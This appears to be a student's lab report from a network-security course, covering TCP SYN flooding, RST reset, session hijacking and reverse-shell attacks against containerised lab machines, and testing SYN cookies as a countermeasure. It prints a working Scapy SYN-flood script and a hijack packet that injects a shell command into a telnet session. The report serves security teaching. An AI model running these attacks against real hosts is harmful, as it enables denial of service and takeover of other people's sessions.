# Lab 4 Report

#### Task 1

#### 1.1

### 1. Python code for synflood

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*synflood.py - /home/seed/Desktop/Lab_4/Labsetup/volumes/synflood.py (3.... — File Edit Format Run Options Window Help

#!/bin.env python3

from scapy.all import IP, TCP, send from ipaddress import IPv4Address from random import getrandbits

ip = IP(dst="10.9.0.5") #Victim IP tcp = TCP(dport=23, flags='S') #Port is 23 for telnet pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) #Source IP pkt[TCP].sport = getrandbits(16) #Source Port pkt[TCP].seq = getrandbits(32) #Sequence number send(pkt, verbose = 0)
```

## 2. Run synflood.py on attacker machine

```
root@VM:/# sysctl net.ipv4.tcpmax syn backlog = 256
sysctl: cannot stat /proc/sys/net/ipv4/tcpmax syn backlog: No such file or direc
sysctl: malformed setting "="
sysctl: cannot stat /proc/sys/256: No such file or directory
root@VM:/# ls volumes
synflood.c synflood.py
root@VM:/# python3 synflood.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@VM:/# cd volumes
root@VM:/volumes# python3 synflood.py
^CTraceback (most recent call last):
 File "synflood.py", line 15, in <module>
   send(pkt, verbose = 0)
 File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 345, in
   socket = socket or conf.L3socket(*args, **kargs)
 File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 412, i
n _ init
   self.ins.bind((self.iface, type))
KeyboardInterrupt
root@VM:/volumes# python3 synflood.py
```

3. We can see the attack fails as user1 can still connect to victim

```
root@01093edaec49:/#
root@01093edaec49:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e985e0fba0f7 login: Connection closed by foreign host.
```

4. **Approach 1:** Try running synflood.py for 8 times simultaneously, we can see the attack works as it blocks user1 connecting victim.(Tab 2 – tab 8 are all attacker machines running synflood.py)

The reason for needing 8 synflood.py running at same time is due to python runs slowly. So other user can connect before the code is working effectively. 8 synflood.py running simultaneously will give other users no opportunity to connect to victim.

```
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root@01093edaec49:/#
root@01093edaec49:/# telnet 10.9.0.5
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Escape character is '^]'.
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root@01093edaec49:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e985e0fba0f7 login: ^CConnection closed by foreign host.
root@01093edaec49:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@01093edaec49:/#
```

5. **Approach 2:** Set size of queue to 80 since default one is 256. **Reduce the size of the half-open connection queue on victim server.** 

Note: # ip TCP\_metrics flush clears connection log from previous approach. If not doing so, victim will remember the log from the previous connection, so that user1 can connect to victim as usual, making the attack ineffective.

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Run synflood.py, we can see the attack works properly as user1 was blocked from connecting to victim.


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seed@VM: ~/.../Labsetup

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1. Run synflood.c on attacker machine. (C code provided by seed lab) We can see user1 cannot connect to victim machine. The reason which only 1 C program can succeed comparing to 8 python program running same time is due to C is a much faster program than python.

C is directly compiled to machine code on run time while python is interpreted language which interpreter will check the code and then run it, making more time than compiler to execute the code.

Thus **Approach 1** on 1.1 is not necessary as 1 C program beats 8 python program running simultaneously.



```
seed@VM:~/.../Labsetup \( \) \( \) \( \) root@5732627fbdd3:/# telnet 10.9.0.5


Trying 10.9.0.5...

telnet: Unable to connect to remote host: Connection timed out root@5732627fbdd3:/#
```

2. Even though regular synflood.c attack succeeded, we can still use **Approach 2** to verify it. Set size of queue to 80 since default one is 256. **Reduce the size of the half-open connection queue on victim server.** 

Note: # ip TCP\_metrics flush clears connection log from previous approach. If not doing so, victim will remember the log from the previous connection, so that user1 can connect to victim as usual, making the attack ineffective.

Before setting queue, 128 window capacity



After setting size to 80, actual capacity is 65

```
seed@VM: ~/.../Labsetup × root@752dededc790:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80 net.ipv4.tcp_max_syn_backlog = 80 root@752dededc790:/# netstat -tna | grep SYN_RECV | wc -l 64 root@752dededc790:/# ss -n state syn-recv sport = :23 | wc -l 65 root@752dededc790:/#
```

We can see the attack is still successful

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Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out root@ed9858eab2ff:/#
```

### 1.3

1. Enable SYN Cookie Countermeasures.

2. Run synflood.py first.

```
seed@VM:-/.../Labsetup

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```

**Do approach 1 first**, it is shown that even if 8 python programs are running, the countermeasure prevents synflood and let user1 connects to victim as usual. (Tab 2-8 are attacker running synflood.py)

```
seed@VM: -/.../Labsetup

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```

For approach 2, it is shown that even if lowering window size to 60, the countermeasure still prevents synflood and let user1 connects to victim as usual.

```
seed@VM: ~/.../Labsetup × root@0587aba8abba:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80 net.ipv4.tcp_max_syn_backlog = 80 root@0587aba8abba:/# netstat -tna | grep SYN_RECV | wc -1 wc: invalid option -- '1'
Try 'wc --help' for more information.
root@0587aba8abba:/# netstat -tna | grep SYN_RECV | wc -1
64
root@0587aba8abba:/# ss -n state syn-recv sport = :23 | wc -1
65
```

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  seed@VM: ~/.../Labsetup
                                             seed@VM: ~/.../Labsetup
                                                                   seed@VM: ~/.../Labsetup ×
root@5732627fbdd3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0587aba8abba login: ^CConnection closed by foreign host.
root@5732627fbdd3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0587aba8abba login:
```

## 3. Run synflood.c this time



We can see that counter measure prevents synflood and let user1 connects to victim as usual.

```
seed@VM: ~/.../Labsetup 
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seed@VM: ~/.../Labsetup 

root@5732627fbdd3:/# telnet 10.9.0.5

Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0587aba8abba login:
```

# Using Approach 2 same as python 1, default is 256

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```

### Set window to 80

```
seed@VM:~/.../Labsetup × root@0587aba8abba:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80 net.ipv4.tcp_max_syn_backlog = 80 root@0587aba8abba:/# netstat -tna | grep SYN_RECV | wc -1 wc: invalid option -- '1'
Try 'wc --help' for more information. root@0587aba8abba:/# netstat -tna | grep SYN_RECV | wc -1 64 root@0587aba8abba:/# ss -n state syn-recv sport = :23 | wc -1 65 root@0587aba8abba:/# ss -n state syn-recv sport = :23 | wc -1 65 root@0587aba8abba:/# ip tcp_metrics flush root@0587aba8abba:/#
```

We can see even if lowering window size to 60, the countermeasure still prevents synflood and let user1 connects to victim as usual.

```
seed@VM:-/.../Labsetup \( \) \( \) \\
root@5732627fbdd3:/# telnet 10.9.0.5

Trying 10.9.0.5...

Connected to 10.9.0.5.

Escape character is '^]'.

Ubuntu 20.04.1 LTS
0587aba8abba login:
```

In conclusion, countermeasure does prevent synflood attack in any means.


### Task 2

1. Python code for reset attack. Automated by calling sniff() which captures information of the packet. Filtering only 'tcp and src host 10.9.0.5' to capture any packet going to victim. Flag 'R' states the resetting attack in **tcp**. Src and dest and ports are info gathered from sniff() function call. 'iface' argument in sniff is fetched from Wireshark which can be seen on **step 5**'s program title.

2. Connect to victim using user1

```
seed@VM: ~/.../Labsetup
                                                  seed@VM: ~/.../La...
                                                                   seed@VM: ~/.../La...
root@27e8f6f86328:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5a05774ef554 login: seed
Password:
Nelcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 15 21:36:47 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
seed@5a05774ef554:~$
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
3. Run # python3 reset\_attack\_auto.py to initiate the attack on attacker machine.



4. Going back to user1, when trying to type any command after connecting to victim, user1 will get disconnected.



5. From Wireshark's monitoring, there are malicious packet flowing toward victim machine.



### Task 3

1. Python code for automated hijacking. Flag is changed to 'A' as hijacking. Src and dst and ports are info gathered from sniff() function call. 'iface' argument in sniff is fetched from Wireshark which can be seen on **step 8**'s program title. This time, a new 'data' field under tcp and ip is the desired command line wishing to force on the victim. In this case, my approach is to create a text file with text then injecting to victim's directory.

2. Connect to victim using user1

```
seed@VM: ~/.../Labsetup
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                                            seed@VM: ~/.../Labsetup
                                                                 seed@VM: ~/.../Labsetup
root@e7838aebbd03:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
79477a0fb771 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                    https://landscape.canonical.com
 * Support:
                    https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 16 05:09:46 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
seed@79477a0fb771:~$
```


3. Connection status after connecting to victim 1 before attack.



4. Run hijack\_auto.py to start the attack. Program is waiting for user1 to fall in trap.



5. User1 freezes as trying to input anything. User1 falls into trap.




6. Back in attacker, the attack is now working.

```
seed@VM: ~/.../Labsetup
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                                                                   seed@VM: ~/.../Labsetup
  seed@VM: ~/.../Labsetup
                        seed@VM: ~/.../Labsetup
                                              seed@VM: ~/.../Labsetup
            : ShortField
                                                                          (None)
len
                                                      = None
            : ShortField
id
                                                      = 1
                                                                          (1)
            : FlagsField (3 bits)
flags
                                                        <Flag 0 ()>
                                                                          (<Flag 0 ()>)
                                                      = 0
frag
            : BitField (13 bits)
                                                                          (0)
ttl
            : ByteField
                                                      = 64
                                                                          (64)
proto
            : ByteEnumField
                                                      = 6
                                                                          (0)
chksum
            : XShortField
                                                      = None
                                                                          (None)
src
            : SourceIPField
                                                        '10.9.0.6'
                                                                          (None)
dst
            : DestIPField
                                                      = '10.9.0.5'
                                                                          (None)
            : PacketListField
                                                      = []
options
                                                                          ([])
            : ShortEnumField
sport
                                                      = 43448
                                                                          (20)
dport
            : ShortEnumField
                                                      = 23
                                                                          (80)
            : IntField
                                                      = 2121844220
seq
                                                                          (0)
ack
            : IntField
                                                      = 583067887
                                                                          (O)
dataofs
            : BitField (4 bits)
                                                      = None
                                                                          (None)
            : BitField (3 bits)
reserved
                                                      = 0
                                                                          (0)
                                                      = \langle Flag 16 (A) \rangle
                                                                          (<Flag 2 (S)>
flags
            : FlagsField (9 bits)
            : ShortField
                                                      = 8192
window
                                                                          (8192)
chksum
            : XShortField
                                                      = None
                                                                          (None)
            : ShortField
                                                      = 0
urgptr
                                                                          (0)
                                                                          (b'')
            : TCPOptionsField
                                                      = []
options
load
                                                      = b'\r echo "War is Peace. Free
            : StrField
dom is Slavery. Ignorance is Strength." >> ~/1984\n\x00 \r' (b'')
```

7. Finally, go in to Victim machine. Look at the directory, and we can see a new file is being injected through hijacking program.

```
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                                   seed@VM: ~/.../Labsetup
                                           seed@VM: ~/.../Labsetup
root@79477a0fb771:/home/seed# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                       State
           0
                  0 0.0.0.0:23
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
                  0 127.0.0.11:38315
                                              0.0.0.0:*
                                                                       LISTEN
           0
                  0 10.9.0.5:23
                                              10.9.0.6:43448
                                                                       ESTABLISHED
tcp
root@79477a0fb771:/home/seed# ls
root@79477a0fb771:/home/seed# ls
1984 virus
root@79477a0fb771:/home/seed# cat 1984
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
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War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
War is Peace. Freedom is Slavery. Ignorance is Strength.
root@79477a0fb771:/home/seed#
```

8. Malicious packet observed in Wireshark




### Task 4

1. Reverse shell attack python code. Data field is changed to stealing victim's shell for attacker. Src and dst and ports are info gathered from sniff() function call. 'iface' argument in sniff is fetched from Wireshark which can be seen on **step 8**'s program title.

2. Connect to victim using user1.

```
seed@VM: ~/.../Labsetup
                                   seed@VM: ~/.../La...
                                                                    seed@VM: ~/.../La...
                  seed@VM: ~/.../L...
                                                   seed@VM: ~/.../La...
root@e7838aebbd03:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
79477a0fb771 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                    https://landscape.canonical.com
 * Support:
                    https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 16 20:27:08 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
seed@79477a0fb771:~$
```

3. Connection status before attack.




4. On attacker side, listen to the connections for victim machine.




5. Open another terminal as attacker, run reverse\_shell\_attack.py



6. Try typing anything on user1, we can see user1 falls into trap and freezes.



7. From victim's view, we can see that there are lots of malicious connections coming from attacker.



8. Back to the attacker side that is listening to victim's connection, it is shown that the attack is successful as attacker managed to steal the shell from victim machine.

